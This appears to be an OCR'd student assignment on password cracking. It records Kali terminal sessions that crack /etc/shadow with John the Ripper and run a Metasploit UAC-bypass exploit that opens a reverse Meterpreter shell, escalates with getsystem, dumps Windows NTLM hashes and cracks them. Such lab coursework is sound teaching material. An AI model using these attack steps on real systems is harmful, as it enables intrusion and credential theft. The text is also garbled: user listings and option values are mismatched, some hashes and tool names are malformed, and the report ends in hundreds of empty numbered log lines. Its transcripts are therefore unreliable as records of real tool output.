


**CYSE 301: Cybersecurity Technique and Operations**  
**Assignment 5: Password Cracking**


**Michael Neuwirth**

**01235176**




```
root@kali:~# groupadd cyse301
root@kali:~# groupadd mneuw001
root@kali:~# tail /etc/group
wireshark:x:135:kali
_gvm:x:136:
kali:x:1001:
jabber:x:137:kali
irdp:x:138:
smrtr:x:139:
syslog:x:140:
sglunk:x:1001:
cyse301:x:1002:
mneuw001:x:1003:
root@kali:~#
```

1a



```
root@kali:~# useradd shinji -g cyse301
root@kali:~# useradd rei -g cyse301
root@kali:~# useradd asuka -g cyse301
root@kali:~# useradd misato -g cyse301
root@kali:~# useradd kaji -g cyse301
root@kali:~# useradd penpen -g cyse301
root@kali:~# cat /etc/passwd | grep home
kali:x:1001:1001::/kali:/usr/bin/zsh
shinji:x:1002:1002::/rei:/bin/sh
rei:x:1003:1003::/asuka:/bin/sh
asuka:x:1004:1004::/misato:/bin/sh
misato:x:1005:1005::/kaji:/bin/sh
kaji:x:1006:1006::/penpen:/bin/sh
penpen:x:1007:1002::/penpen:/bin/sh
root@kali:~#
```

2a



```
root@kali:~# passwd shinji
New password:
Retype new password:
passwd: password updated successfully

root@kali:~# passwd rei
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
passwd: password unchanged

root@kali:~# passwd rei
New password:
Retype new password:
passwd: password updated successfully

root@kali:~# passwd asuka
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
passwd: password unchanged

root@kali:~# passwd asuka
New password:
Retype new password:
passwd: password updated successfully


root@kali:~#
```

3a

Easy: homebed3

Medium: y3sir1234

Hard: RegeT#431



```
root@kali:~# tail -n 6 /etc/shadow > mneuw001.txt

root@kali:~# john mneuw001.txt -wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (IMAC-SHA256 [password is key, SHA256 512/512 AVXSi2BW 16x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
8g 0:00:00:01 DONE (2024-12-06 05:26) 8g/s 7470Kpf/s 7470Kfc/s 7470Kc/s "chinar23" --? Vamos!
Session completed.
```

4a

```

[*] Meterpreter stager executable 73802 bytes long being uploaded...
[*] Exploit failed [user-interrupt]: Interrupt
[*] exploit: Interrupted
msf6 exploit(windows/local/bypassuac) > set lport 192.168.10.13
lport => 192.168.10.13
msf6 exploit(windows/local/bypassuac) > set lport 4428
lport => 4428
msf6 exploit(windows/local/bypassuac) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded...
[*] Sending stage (176198 bytes) to 192.168.10.13:4428
[*] Meterpreter session 3 opened (192.168.10.13:4428) at 2024-12-06 06:17:10 -0500



meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
Administrator::500::ad3b435b01404eeaad3b435b51404ee:31d6cf0e0d16ae931b73c59d7e0c089c0::11
Guest::501::ad3b435b51404eeaad3b435b51404ee:31d6cf0e0d16ae931b73c59d7e0c089c0::11
HomeGroupUser::1002::ad3b435b51404eeaad3b435b51404ee:31d6cf0e0d16ae931b73c59d7e0c089c0::11
Michael::1003::ad3b435b51404eeaad3b435b51404ee:8846f7eaeef8b117ad06bdd830b7586c::11
Window 7:1000::ad3b435b51404eeaad3b435b51404ee:8846f7eaeef8b117ad06bdd830b7586c::11
[*] meterpreter > interrupt; use the 'exit' command to quit
[*] meterpreter >

```

B1

```

[*] Applying a disk...
[*] 1: 00000000000000000000000000000000
[*] 2: 00000000000000000000000000000000
[*] 3: 1: Using default input encoding: UTF-8
[*] 4: 2: Warning: no OpenMP support for this hash type, consider --Fork=2
[*] 5: 3: Proceeding with single, rules:Single
[*] 6: 4: Press 'q' or Ctrl-C to abort, almost any other key for status
[*] 7: 5: Almost done: Processing the remaining buffered candidate passwords, if any.
[*] 8: 6: Proceeding with wordlist:/usr/share/john/password.lst
[*] 9: 7: password (Michael)
[*] 10: 8: password (Window 7)
[*] 11: 9: password (Administrator)
[*] 12: 10: password (Guest)
[*] 13: 11: Proceeding with incremental:ASCII
[*] 14: 12: 4g 8:00032135 3/8.000305g/s 46585K/s 46585K/s w50,23..w5n,js
[*] 15: 13: Use the --show --format=NT options to display all of the cracked passwords reliably
[*] 16: 14: Session aborted
[*] 17: 15: 
[*] 18: 16: 
[*] 19: 17: 
[*] 20: 18: 
[*] 21: 19: 
[*] 22: 20: 
[*] 23: 21: 
[*] 24: 22: 
[*] 25: 23: 
[*] 26: 24: 
[*] 27: 25: 
[*] 28: 26: 
[*] 29: 27: 
[*] 30: 28: 
[*] 31: 29: 
[*] 32: 30: 
[*] 33: 31: 
[*] 34: 32: 
[*] 35: 33: 
[*] 36: 34: 
[*] 37: 35: 
[*] 38: 36: 
[*] 39: 37: 
[*] 40: 38: 
[*] 41: 39: 
[*] 42: 40: 
[*] 43: 41: 
[*] 44: 42: 
[*] 45: 43: 
[*] 46: 44: 
[*] 47: 45: 
[*] 48: 46: 
[*] 49: 47: 
[*] 50: 48: 
[*] 51: 49: 
[*] 52: 50: 
[*] 53: 51: 
[*] 54: 52: 
[*] 55: 53: 
[*] 56: 54: 
[*] 57: 55: 
[*] 58: 56: 
[*] 59: 57: 
[*] 60: 58: 
[*] 61: 59: 
[*] 62: 60: 
[*] 63: 61: 
[*] 64: 62: 
[*] 65: 63: 
[*] 66: 64: 
[*] 67: 65: 
[*] 68: 66: 
[*] 69: 67: 
[*] 70: 68: 
[*] 71: 69: 
[*] 72: 70: 
[*] 73: 71: 
[*] 74: 72: 
[*] 75: 73: 
[*] 76: 74: 
[*] 77: 75: 
[*] 78: 76: 
[*] 79: 77: 
[*] 80: 78: 
[*] 81: 79: 
[*] 82: 80: 
[*] 83: 81: 
[*] 84: 82: 
[*] 85: 83: 
[*] 86: 84: 
[*] 87: 85: 
[*] 88: 86: 
[*] 89: 87: 
[*] 90: 88: 
[*] 91: 89: 
[*] 92: 90: 
[*] 93: 91: 
[*] 94: 92: 
[*] 95: 93: 
[*] 96: 94: 
[*] 97: 95: 
[*] 98: 96: 
[*] 99: 97: 
[*] 100: 98: 
[*] 101: 99: 
[*] 102: 100: 
[*] 103: 101: 
[*] 104: 102: 
[*] 105: 103: 
[*] 106: 104: 
[*] 107: 105: 
[*] 108: 106: 
[*] 109: 107: 
[*] 110: 108: 
[*] 111: 109: 
[*] 112: 110: 
[*] 113: 111: 
[*] 114: 112: 
[*] 115: 113: 
[*] 116: 114: 
[*] 117: 115: 
[*] 118: 116: 
[*] 119: 117: 
[*] 120: 118: 
[*] 121: 119: 
[*] 122: 120: 
[*] 123: 121: 
[*] 124: 122: 
[*] 125: 123: 
[*] 126: 124: 
[*] 127: 125: 
[*] 128: 126: 
[*] 129: 127: 
[*] 130: 128: 
[*] 131: 129: 
[*] 132: 130: 
[*] 133: 131: 
[*] 134: 132: 
[*] 135: 133: 
[*] 136: 134: 
[*] 137: 135: 
[*] 138: 136: 
[*] 139: 137: 
[*] 140: 138: 
[*] 141: 139: 
[*] 142: 140: 
[*] 143: 141: 
[*] 144: 142: 
[*] 145: 143: 
[*] 146: 144: 
[*] 147: 145: 
[*] 148: 146: 
[*] 149: 147: 
[*] 150: 148: 
[*] 151: 149: 
[*] 152: 150: 
[*] 153: 151: 
[*] 154: 152: 
[*] 155: 153: 
[*] 156: 154: 
[*] 157: 155: 
[*] 158: 156: 
[*] 159: 157: 
[*] 160: 158: 
[*] 161: 159: 
[*] 162: 160: 
[*] 163: 161: 
[*] 164: 162: 
[*] 165: 163: 
[*] 166: 164: 
[*] 167: 165: 
[*] 168: 166: 
[*] 169: 167: 
[*] 170: 168: 
[*] 171: 169: 
[*] 172: 170: 
[*] 173: 171: 
[*] 174: 172: 
[*] 175: 173: 
[*] 176: 174: 
[*] 177: 175: 
[*] 178: 176: 
[*] 179: 177: 
[*] 180: 178: 
[*] 181: 179: 
[*] 182: 180: 
[*] 183: 181: 
[*] 184: 182: 
[*] 185: 183: 
[*] 186: 184: 
[*] 187: 185: 
[*] 188: 186: 
[*] 189: 187: 
[*] 190: 188: 
[*] 191: 189: 
[*] 192: 190: 
[*] 193: 191: 
[*] 194: 192: 
[*] 195: 193: 
[*] 196: 194: 
[*] 197: 195: 
[*] 198: 196: 
[*] 199: 197: 
[*] 200: 198: 
[*] 201: 199: 
[*] 202: 200: 
[*] 203: 201: 
[*] 204: 202: 
[*] 205: 203: 
[*] 206: 204: 
[*] 207: 205: 
[*] 208: 206: 
[*] 209: 207: 
[*] 210: 208: 
[*] 211: 209: 
[*] 212: 210: 
[*] 213: 211: 
[*] 214: 212: 
[*] 215: 213: 
[*] 216: 214: 
[*] 217: 215: 
[*] 218: 216: 
[*] 219: 217: 
[*] 220: 218: 
[*] 221: 219: 
[*] 222: 220: 
[*] 223: 221: 
[*] 224: 222: 
[*] 225: 223: 
[*] 226: 224: 
[*] 227: 225: 
[*] 228: 226: 
[*] 229: 227: 
[*] 230: 228: 
[*] 231: 229: 
[*] 232: 230: 
[*] 233: 231: 
[*] 234: 232: 
[*] 235: 233: 
[*] 236: 234: 
[*] 237: 235: 
[*] 238: 236: 
[*] 239: 237: 
[*] 240: 238: 
[*] 241: 239: 
[*] 242: 240: 
[*] 243: 241: 
[*] 244: 242: 
[*] 245: 243: 
[*] 246: 244: 
[*] 247: 245: 
[*] 248: 246: 
[*] 249: 247: 
[*] 250: 248: 
[*] 251: 249: 
[*] 252: 250: 
[*] 253: 251: 
[*] 254: 252: 
[*] 255: 253: 
[*] 256: 254: 
[*] 257: 255: 
[*] 258: 256: 
[*] 259: 257: 
[*] 260: 258: 
[*] 261: 259: 
[*] 262: 260: 
[*] 263: 261: 
[*] 264: 262: 
[*] 265: 263: 
[*] 266: 264: 
[*] 267: 265: 
[*] 268: 266: 
[*] 269: 267: 
[*] 270: 268: 
[*] 271: 269: 
[*] 272: 270: 
[*] 273: 271: 
[*] 274: 272: 
[*] 275: 273: 
[*] 276: 274: 
[*] 277: 275: 
[*] 278: 276: 
[*] 279: 277: 
[*] 280: 278: 
[*] 281: 279: 
[*] 282: 280: 
[*] 283: 281: 
[*] 284: 282: 
[*] 285: 283: 
[*] 286: 284: 
[*] 287: 285: 
[*] 288: 286: 
[*] 289: 287: 
[*] 290: 288: 
[*] 291: 289: 
[*] 292: 290: 
[*] 293: 291: 
[*] 294: 292: 
[*] 295: 293: 
[*] 296: 294: 
[*] 297: 295: 
[*] 298: 296: 
[*] 299: 297: 
[*] 300: 298: 
[*] 301: 299: 
[*] 302: 300: 
[*] 303: 301: 
[*] 304: 302: 
[*] 305: 303: 
[*] 306: 304: 
[*] 307: 305: 
[*] 308: 306: 
[*] 309: 307: 
[*] 310: 308: 
[*] 311: 309: 
[*] 312: 310: 
[*] 313: 311: 
[*] 314: 312: 
[*] 315: 313: 
[*] 316: 314: 
[*] 317: 315: 
[*] 318: 316: 
[*] 319: 317: 
[*] 320: 318: 
[*] 321: 319: 
[*] 322: 320: 
[*] 323: 321: 
[*] 324: 322: 
[*] 325: 323: 
[*] 326: 324: 
[*] 327: 325: 
[*] 328: 326: 
[*] 329: 327: 
[*] 330: 328: 
[*] 331: 329: 
[*] 332: 330: 
[*] 333: 331: 
[*] 334: 332: 
[*] 335: 333: 
[*] 336: 334: 
[*] 337: 335: 
[*] 338: 336: 
[*] 339: 337: 
[*] 340: 338: 
[*] 341: 339: 
[*] 342: 340: 
[*] 343: 341: 
[*] 344: 342: 
[*] 345: 343: 
[*] 346: 344: 
[*] 347: 345: 
[*] 348: 346: 
[*] 349: 347: 
[*] 350: 348: 
[*] 351: 349: 
[*] 352: 350: 
[*] 353: 351: 
[*] 354: 352: 
[*] 355: 353: 
[*] 356: 354: 
[*] 357: 355: 
[*] 358: 356: 
[*] 359: 357: 
[*] 360: 358: 
[*] 361: 359: 
[*] 362: 360: 
[*] 363: 361: 
[*] 364: 362: 
[*] 365: 363: 
[*] 366: 364: 
[*] 367: 365: 
[*] 368: 366: 
[*] 369: 367: 
[*] 370: 368: 
[*] 371: 369: 
[*] 372: 370: 
[*] 373: 371: 
[*] 374: 372: 
[*] 375: 373: 
[*] 376: 374: 
[*] 377: 375: 
[*] 378: 376: 
[*] 379: 377: 
[*] 380: 378: 
[*] 381: 379: 
[*] 382: 380: 
[*] 383: 381: 
[*] 384: 382: 
[*] 385: 383: 
[*] 386: 384: 
[*] 387: 385: 
[*] 388: 386: 
[*] 389: 387: 
[*] 390: 388: 
[*] 391: 389: 
[*] 392: 390: 
[*] 393: 391: 
[*] 394: 392: 
[*] 395: 393: 
[*] 396: 394: 
[*] 397: 395: 
[*] 398: 396: 
[*] 399: 397: 
[*] 400: 398: 
[*] 401: 399: 
[*] 402: 400: 
[*] 403: 401: 
[*] 404: 402: 
[*] 405: 403: 
[*] 406: 404: 
[*] 407: 405: 
[*] 408: 406: 
[*] 409: 407: 
[*] 410: 408: 
[*] 411: 409: 
[*] 412: 410: 
[*] 413: 411: 
[*] 414: 412: 
[*] 415: 413: 
[*] 416: 414: 
[*] 417: 415: 
[*] 418: 416: 
[*] 419: 417: 
[*] 420: 418: 
[*] 421: 419: 
[*] 422: 420: 
[*] 423: 421: 
[*] 424: 422: 
[*] 425: 423: 
[*] 426: 424: 
[*] 427: 425: 
[*] 428: 426: 
[*] 429: 427: 
[*] 430: 428: 
[*] 431: 429: 
[*] 432: 430: 
[*] 433: 431: 
[*] 434: 432: 
[*] 435: 433: 
[*] 436: 434: 
[*] 437: 435: 
[*] 438: 436: 
[*] 439: 437: 
[*] 440: 438: 
[*] 441: 439: 
[*] 442: 440: 
[*] 443: 441: 
[*] 444: 442: 
[*] 445: 443: 
[*] 446: 444: 
[*] 447: 445: 
[*] 448: 446: 
[*] 449: 447: 
[*] 450: 448: 
[*] 451: 449: 
[*] 452: 450: 
[*] 453: 451: 
[*] 454: 452: 
[*] 455: 453: 
[*] 456: 454: 
[*] 457: 455: 
[*] 458: 456: 
[*] 459: 457: 
[*] 460: 458: 
[*] 461: 459: 
[*] 462: 460: 
[*] 463: 461: 
[*] 464: 462: 
[*] 465: 463: 
[*] 466: 464: 
[*] 467: 465: 
[*] 468: 466: 
[*] 469: 467: 
[*] 470: 468: 
[*] 471: 469: 
[*] 472: 470: 
[*] 473: 471: 
[*] 474: 472: 
[*] 475: 473: 
[*] 476: 474: 
[*] 477: 475: 
[*] 478: 476: 
[*] 479: 477: 
[*] 480: 478: 
[*] 481: 479: 
[*] 482: 480: 
[*] 483: 481: 
[*] 484: 482: 
[*] 485: 483: 
[*] 486: 484: 
[*] 487: 485: 
[*] 488: 486: 
[*] 489: 487: 
[*] 490: 488: 
[*] 491: 489: 
[*] 492: 490: 
[*] 493: 491: 
[*] 494: 492: 
[*] 495: 493: 
[*] 496: 494: 
[*] 497: 495: 
[*] 498: 496: 
[*] 499: 497: 
[*] 500: 498: 
[*] 501: 499: 
[*] 502: 500: 
[*] 503: 501: 
[*] 504: 502: 
[*] 505: 503: 
[*] 506: 504: 
[*] 507: 505: 
[*] 508: 506: 
[*] 509: 507: 
[*] 510: 508: 
[*] 511: 509: 
[*] 512: 510: 
[*] 513: 511: 
[*] 514: 512: 
[*] 515: 513: 
[*] 516: 514: 
[*] 517: 515: 
[*] 518: 516: 
[*] 519: 517: 
[*] 520: 518: 
[*] 521: 519: 
[*] 522: 520: 
[*] 523: 521: 
[*] 524: 522: 
[*] 525: 523: 
[*] 526: 524: 
[*] 527: 525: 
[*] 528: 526: 
[*] 529: 527: 
